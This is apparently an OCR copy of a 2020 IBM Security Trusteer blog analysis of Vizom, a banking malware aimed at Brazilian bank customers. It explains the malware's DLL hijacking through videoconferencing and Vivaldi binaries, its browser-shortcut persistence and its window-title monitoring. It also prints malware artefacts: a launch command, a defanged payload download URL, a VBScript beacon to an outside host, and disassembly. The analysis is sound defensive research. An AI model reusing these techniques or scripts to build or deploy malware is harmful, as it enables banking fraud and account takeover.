
New Vizom Malware Discovered Targeting Brazilian Bank Customers with Remote Overlay Attacks

securityintelligence.com/posts/vizom-malware-targets-brazilian-bank-customers-remote-overlay/

Home&nbsp/ Banking & Finance

New Vizom Malware Discovered Targets Brazilian Bank Customers with Remote Overlay Attacks



Banking & Finance October 19, 2020
By Chen Nahman co-authored by Ofir Ozer , Limor Kessem 11 min read
IBM Security Trusteer researchers have discovered a new malware code and active campaign targeting online banking users in Brazil. The malware, coined “Vizom” by the team, uses familiar remote overlay attack tactics to take over user devices in real time, as the intended victim logs in, and then initiates fraudulent transactions from their bank account.

What we found interesting about Vizom, is the way it infects and deploys on user devices. It uses ‘DLL hijacking’ to sneak into legitimate directories on Windows-based machines, masked as a legitimate, popular video conferencing software, and tricks the operating system’s inherent logic to load its malicious Dynamic Link Libraries (DLLs) before it loads the legitimate ones that belong in that address space. It uses similar tactics to operate the attack.

In this blog post we will provide further information about Vizom, going over the technical details of its components and how it achieves the attacker’s objectives to steal money from online banking users. It’s important to keep in mind that while Vizom currently operates in Brazil, it can be adapted to target any other country in LATAM and in other parts of the world.

Recent Trends in Banking Malware

The COVID-19 pandemic has changed the world in many ways and has especially affected the ways we work. Since so many people have shifted to working from home, and almost everyone is using videoconferencing software to replace in-person meetings with both friends and colleagues, Vizom uses the binaries of a popular videoconferencing software to pave its way into new devices.

To operate the attack, Vizom uses the files of yet another legitimate software, this time the Internet browser Vivaldi, which helps to disguise the malware’s activity and avoid detection from operating system controls and anti-virus software.

Vizom’s Creative Way In

A bird’s eye view of how Vizom operates shows the main components of the attack:



Malspam/ Phishing
Dropper downloads executable, unpacks videoconferencing software + malware DLL payload (.zip)
2nd payload is downloaded and unpacked (.zip) = Vivaldi + malware DLL
Infection complete
Browser monitoring
Access to target bank site detected by Vizom
Overlay attack commences
Account Takeover, fraud

Figure 1: Vizom's infection flow and fraud method

Vizom's DLL Hijacking

Typically delivered by spam, once Vizom is downloaded by an unwitting user, it finds its way into the AppData directory and launches the infection process. The following file list shows what Vizom's dropper unpacks after it initially reaches a new device. These files come packed into a .zip archive, which is deleted after the files are extracted to the %temp% folder on the target system.

File Path	Purpose
C:\Users\<USERNAME>\AppData\Local\Temp\zCrashReport.dll	"Crash Handling Module"
C:\Users\<USERNAME>\AppData\Local\Temp\zTscoder.exe	Legitimate videoconferencing software's video recording converter
C:\Users\<USERNAME>\AppData\Local\Temp\86970492.vbs	Malware script to obtain statistics on infections
C:\Users\<USERNAME>\AppData\Local\Temp\a2start.old	Encrypted malware string dictionary
C:\Users\<USERNAME>\AppData\Local\Temp\Cmmlib.dll	Malicious DLL (downloads second payload)
C:\Users\<USERNAME>\AppData\Local\Temp\DuiLib.dll	Videoconferencing software DLL
C:\Users\<USERNAME>\AppData\Local\Temp\libeay32.dll	"OpenSSL Shared Library"

C:\Users\<USERNAME>\AppData\Local\Temp\reslib.dll	Videoconferencing software DLL
C:\Users\<USERNAME>\AppData\Local\Temp\ssleay32.dll	“OpenSSL Shared Library”

The above file list contains a mix of legitimate files and the malware’s own resources. What Vizom aims to do is have the main, and legitimate binary, load its malicious DLLs. It does that by naming its own Delphi-based DLLs with DLL names the legitimate software expects to find in its directory. By doing that, Vizom tricks the operating system into running malware as the child process of a benign, videoconferencing file.

How can that take place? By relying on known Windows mechanisms.


How Vizom Piggybacks on Windows

The Windows operating system (OS) works in certain ways when it comes to loading files from its various directories. When an application or service is called to start running, the OS looks for applicable DLLs in a given order. Many times, DLLs are called without a fully qualified file path, which makes Windows search for the correct location. It does that by looking in a few places in the following order:

1. It searches the directory from which that application was called and/or loaded.
2. It searches in C:\Windows\System32.
3. Searches in C:\Windows\System.
4. Goes up and searches in C:\Windows.
5. Searches the current working directory.
6. Searches directories in the entire system’s PATH environment variable.
7. Finally, it searches directories in that user’s PATH environment variable.

In our case, Vizom’s malicious DLL was saved in the same directory of the executable that loaded it and Windows allowed it to load via the main executable. In this case, the malicious DLL’s name was taken from a popular videoconferencing software: “Cmmlib.dll.”

To make sure that the malicious code is executed from “Cmmlib.dll,” the malware’s author copied the real export list of that legitimate DLL but made sure to modify it and have all the functions direct to the same address – the malicious code’s address space.



Ordinal	Function RVA	Name Ordinal	Name RVA	Name
(nFunctions)	Dword	Word	Dword	szAnsi
00000001	00312640	0000	00360A7A	dbkFCallWrapperAddr
00000002	00011B30	0001	0036092D	__dbk_fcall_wrapper
00000003	00069694	0002	0036090E	TMethodImplementationIntercept
00000004	002F25E0	0003	00360A6D	cmm_wstr_upr
00000005	002F25E0	0004	00360A5F	cmm_wstr_stri
00000006	002F25E0	0005	00360A50	cmm_wstr_rstri
00000007	002F25E0	0006	00360A41	cmm_wstr_rchri
00000008	002F25E0	0007	00360A33	cmm_wstr_ncpy
00000009	002F25E0	0008	00360A25	cmm_wstr_ncat
0000000A	002F25E0	0009	00360A18	cmm_wstr_lwr
0000000B	002F25E0	000A	00360A0A	cmm_wstr_chri
0000000C	002F25E0	000B	003609FD	cmm_fs_write
0000000D	002F25E0	000C	003609EE	cmm_fs_tmppath
0000000E	002F25E0	000D	003609DF	cmm_fs_tmpfile
0000000F	002F25E0	000E	003609D1	cmm_fs_search
00000010	002F25E0	000F	003609C3	cmm_fs_rmdirs
00000011	002F25E0	0010	003609B1	cmm_fs_find_first

Figure 2: Cmmlib.dll export list showing the same address for all functions

Vizom Misuses Binaries to Gain a Foothold

The next step for the dropper is to execute another legitimate binary, this time it's "zTscoder.exe" via the command line prompt. This file will load the malicious DLL charged with downloading the second payload.

```
"C:\Windows\SysWOW64\cmd.exe" /k cd "C:\Users\<USERNAME>\AppData\Local\Temp\"
&& zTscoder.exe && exit
```

At this point, Vizom downloads the second payload, another .zip archive, from a remote server that happens to be hosted on a public cloud bucket. These addresses can change every campaign.


```
hxxps://galinhaborabora[.]s3[.]amazonaws.com/felicidadeviver[.]zip
```

This archive contains a legitimate browser application called Vivaldi; a browser program based on Chromium. Once again here, after extracting all files from the archive, Vizom then deletes it.

```
%USERPROFILE%\AppData\Local\Vivaldi
```

Vivaldi is dropped to the target system alongside the malware's malicious DLLs and will be used as part of operating the attack. The first step is loading Vizom's DLL from the main Vivaldi folder:

C:\Users\User\AppData\Local\Vivaldi\vivaldi_elf.dll



```
vivaldi_2.6.1566.40.exe   2876  0.13     9,668 K    67,380 K Vivaldi     Vivaldi Technologies AS
  firefox.exe             2088         112,500 K   336,112 K Firefox     Mozilla Corporation
    firefox.exe            764          22,164 K    52,176 K Firefox     Mozilla Corporation

Name                  Description                       Company Name             Version          Path
{6AF0698E-D558-4...                                                                               C:\ProgramData\Microsoft\Windows\Caches\{6AF0698E-D558-4F6E-9B3C-3716689AF493}.2.ver0x00
{DDF571F2-BE98-4...                                                                               C:\ProgramData\Microsoft\Windows\Caches\{DDF571F2-BE98-426D-8288-1A9A39C3FDA2}.2.ver0x0
cversions.2.db                                                                                    C:\ProgramData\Microsoft\Windows\Caches\cversions.2.db
cversions.2.db                                                                                    C:\ProgramData\Microsoft\Windows\Caches\cversions.2.db
{AFBF9F1A-8EE8-4...                                                                               C:\Users\User\AppData\Local\Microsoft\Windows\Caches\{AFBF9F1A-8EE8-4C77-AF34-C647E37CA
counters.dat                                                                                      C:\Users\User\AppData\Local\Microsoft\Windows\Temporary Internet Files\counters.dat
vivaldi_2.6.1566.40...  Vivaldi                         Vivaldi Technologies AS  2.6.1566.40      C:\Users\User\AppData\Local\Vivaldi\vivaldi_2.6.1566.40.exe
vivaldi_elf.dll       vivaldi_elf                       Mozilla                  3.7.6.5          C:\Users\User\AppData\Local\Vivaldi\vivaldi_elf.dll
SortDefault.nls                                                                                   C:\Windows\Globalization\Sorting\SortDefault.nls
R00000000000c.clb                                                                                 C:\Windows\registration\R00000000000c.clb
apisetschema.dll      ApiSet Schema DLL                 Microsoft Corporation    6.1.7600.16385   C:\Windows\System32\apisetschema.dll
C_1252.NLS                                                                                        C:\Windows\System32\C_1252.NLS
locale.nls                                                                                        C:\Windows\System32\locale.nls
ntdll.dll             NT Layer DLL                      Microsoft Corporation    6.1.7601.18247   C:\Windows\System32\ntdll.dll
wow64.dll             Win32 Emulation on NT64           Microsoft Corporation    6.1.7601.18247   C:\Windows\System32\wow64.dll
wow64cpu.dll          AMD64 Wow64 CPU                   Microsoft Corporation    6.1.7601.18015   C:\Windows\System32\wow64cpu.dll
wow64win.dll          Wow64 Console and Win32 API L...  Microsoft Corporation    6.1.7601.18015   C:\Windows\System32\wow64win.dll
advapi32.dll          Advanced Windows 32 Base API      Microsoft Corporation    6.1.7601.18247   C:\Windows\SysWOW64\advapi32.dll
api-ms-win-downlev... ApiSet Stub DLL                   Microsoft Corporation    6.2.9200.16492   C:\Windows\SysWOW64\api-ms-win-downlevel-advapi32-l1-1-0.dll
api-ms-win-downlev... ApiSet Stub DLL                   Microsoft Corporation    6.2.9200.16492   C:\Windows\SysWOW64\api-ms-win-downlevel-advapi32-l2-1-0.dll
api-ms-win-downlev... ApiSet Stub DLL                   Microsoft Corporation    6.2.9200.16492   C:\Windows\SysWOW64\api-ms-win-downlevel-normaliz-l1-1-0.dll
api-ms-win-downlev... ApiSet Stub DLL                   Microsoft Corporation    6.2.9200.16492   C:\Windows\SysWOW64\api-ms-win-downlevel-ole32-l1-1-0.dll
api-ms-win-downlev... ApiSet Stub DLL                   Microsoft Corporation    6.2.9200.16492   C:\Windows\SysWOW64\api-ms-win-downlevel-shlwapi-l1-1-0.dll
api-ms-win-downlev... ApiSet Stub DLL                   Microsoft Corporation    6.2.9200.16492   C:\Windows\SysWOW64\api-ms-win-downlevel-shlwapi-l2-1-0.dll
api-ms-win-downlev... ApiSet Stub DLL                   Microsoft Corporation    6.2.9200.16492   C:\Windows\SysWOW64\api-ms-win-downlevel-user32-l1-1-0.dll
api-ms-win-downlev... ApiSet Stub DLL                   Microsoft Corporation    6.2.9200.16492   C:\Windows\SysWOW64\api-ms-win-downlevel-version-l1-1-0.dll
apphelp.dll           Application Compatibility Client Libr...  Microsoft Corporation  6.1.7601.17514  C:\Windows\SysWOW64\apphelp.dll
bcrypt.dll            Windows Cryptographic Primitives ...  Microsoft Corporation  6.1.7600.16385   C:\Windows\SysWOW64\bcrypt.dll
bcryptprimitives.dll  Windows Cryptographic Primitives ...  Microsoft Corporation  6.1.7600.16385   C:\Windows\SysWOW64\bcryptprimitives.dll
cabinet.dll           Microsoft® Cabinet File API       Microsoft Corporation    6.1.7601.17514   C:\Windows\SysWOW64\cabinet.dll
```


Figure 3: vivaldi_elf.dll is loaded to the "Vivaldi" process

Vizom's Persistence Mechanism

To create a persistence mechanism that will allow it to keep being loaded by an unwitting user, Vizom modifies browser shortcuts so that they will all lead to its own executables and keep it running in the background no matter what browser the user attempted to run.

Application opened	**Vivaldi File Name**
Mozilla Firefox	vivaldi_2.6.1566.40.exe
Google Chrome	vivaldi_2.6.1566.41.exe
Internet Explorer	vivaldi_2.6.1566.42.exe
Opera	vivaldi_2.6.1566.43.exe
Bank-specific secure browser (1)	vivaldi_2.6.1566.44.exe
Bank-specific secure browser (2)	vivaldi_2.6.1566.45.exe
Microsoft Edge	vivaldi_2.6.1566.46.exe

In the following image we show an example of a modified .LNK shortcut file that sets Vivaldi's poisoned file to open instead of Google Chrome.



Google Chrome

Target type: Application

Target location: Vivaldi

Target: :\AppData\Local\Vivaldi\vivaldi_2.6.1566.41.exe

Start in: \Users\Smit\AppData\Roaming/../Local/Vivaldi/


Shortcut key: None

Run: Normal window

Comment:

Figure 4: Chrome Link file used by Vizom for persistence

This does not mean that the victim will not see the intended browser open. The corresponding browser program will be launched by the malicious Vivaldi process as a child process and the user will not have reason to suspect that something is amiss.



```
vivaldi_2.6.1566.41.exe
  chrome.exe
    chrome.exe
    chrome.exe
    chrome.exe
    chrome.exe
    chrome.exe
    chrome.exe
```

Figure 5: Vivaldi launches Chrome as a child process

In the background, Vizom, disguised as a Vivaldi process, continues to run, monitoring the user's browsing and waiting for them to access their bank account. If the window title's name matches Vizom's target list, it will go into action and alert the fraudster to connect remotely to that victim's device.

Dropping the Banking Malware Payload

Vizom is based on four major components that allow it to operate the fraud cycle after it is installed. Those components are:

1. Browser monitoring
2. Communication with the attackers' (C2) server in real-time
3. Remote access Trojan
4. Malicious overlay screens module


To get some statistics on the botnet's size, Vizom runs the following script:

```
Dim o
Set o = CreateObject("MSXML2.XMLHTTP")

o.open "GET", "http://sstatic1.histats.com/0.gif?4390758&101", False

o.send
```

Vizom Starts Watching the Browser

After it begins fully running on an infected device, Vizom, like other overlay malware, monitors the user's online browsing, waiting for a match for its target list. Since Vizom does not hook the browser like other, more sophisticated malware typically does, it monitors activity by comparing the window title the user is accessing to key target strings the attacker is interested in. This comparison happens continually in a loop.


In the image below, Vizom uses the function TwBuilding_obtainLines to decrypt the bank names it targets. The decrypted string is compared to the active browser window title the user is viewing.



```
.text:0073C4E7 lea     ecx, [ebp+var_8]
.text:0073C4EA mov     edx, 1
.text:0073C4EF mov     eax, [ebx]
.text:0073C4F1 call    TwBuilding_obtainLines ; banco redacted
.text:0073C4F6 mov     eax, [ebp+var_8]
.text:0073C4F9 call    Compare_WindowTitle
.text:0073C4FE test    al, al
.text:0073C500 jnz     short loc_73C553
```

Figure 6: Vizom window tab monitoring and string comparison

The windows title acquisition is enabled by using the function GetWindowText:



```
.text:0073BCD4 GetWindowTitle proc near
.text:0073BCD4
.text:0073BCD4 var_4= dword ptr -4
.text:0073BCD4
.text:0073BCD4 push    ebp
.text:0073BCD5 mov     ebp, esp
.text:0073BCD7 push    0
.text:0073BCD9 push    ebx
.text:0073BCDA mov     ebx, eax
.text:0073BCDC xor     eax, eax
.text:0073BCDE push    ebp
.text:0073BCDF push    offset loc_73BD54
.text:0073BCE4 push    dword ptr fs:[eax]
.text:0073BCE7 mov     fs:[eax], esp
.text:0073BCEA call    user32_GetForegroundWindow
.text:0073BCEF mov     ds:hWndParent, eax
.text:0073BCF4 mov     eax, ds:hWndParent
.text:0073BCF9 mov     ds:dword_7674D4, eax
.text:0073BCFE mov     eax, ds:hWndParent
.text:0073BD03 push    eax              ; hWnd
.text:0073BD04 call    user32_GetWindowTextLengthW
.text:0073BD09 mov     edx, eax
.text:0073BD0B lea     eax, [ebp+var_4]
.text:0073BD0E call    @UStrSetLength
.text:0073BD13 mov     eax, ds:hWndParent
.text:0073BD18 push    eax              ; hWnd
.text:0073BD19 call    user32_GetWindowTextLengthW
.text:0073BD1E inc     eax
.text:0073BD1F push    eax              ; nMaxCount
.text:0073BD20 mov     eax, [ebp+var_4]
.text:0073BD23 call    @UStrToPWChar
.text:0073BD28 push    eax              ; lpString
.text:0073BD29 mov     eax, ds:hWndParent
.text:0073BD2E push    eax              ; hWnd
.text:0073BD2F call    user32_GetWindowTextW
.text:0073BD34 mov     edx, ebx
.text:0073BD36 mov     eax, [ebp+var_4]
.text:0073BD39 call    VarToStr
.text:0073BD3E xor     eax, eax
.text:0073BD40 pop     edx
.text:0073BD41 pop     ecx
.text:0073BD42 pop     ecx
.text:0073BD43 mov     fs:[eax], edx
.text:0073BD46 push    offset loc_73BD5B
```

Figure 7: Vizom's window title acquisition function

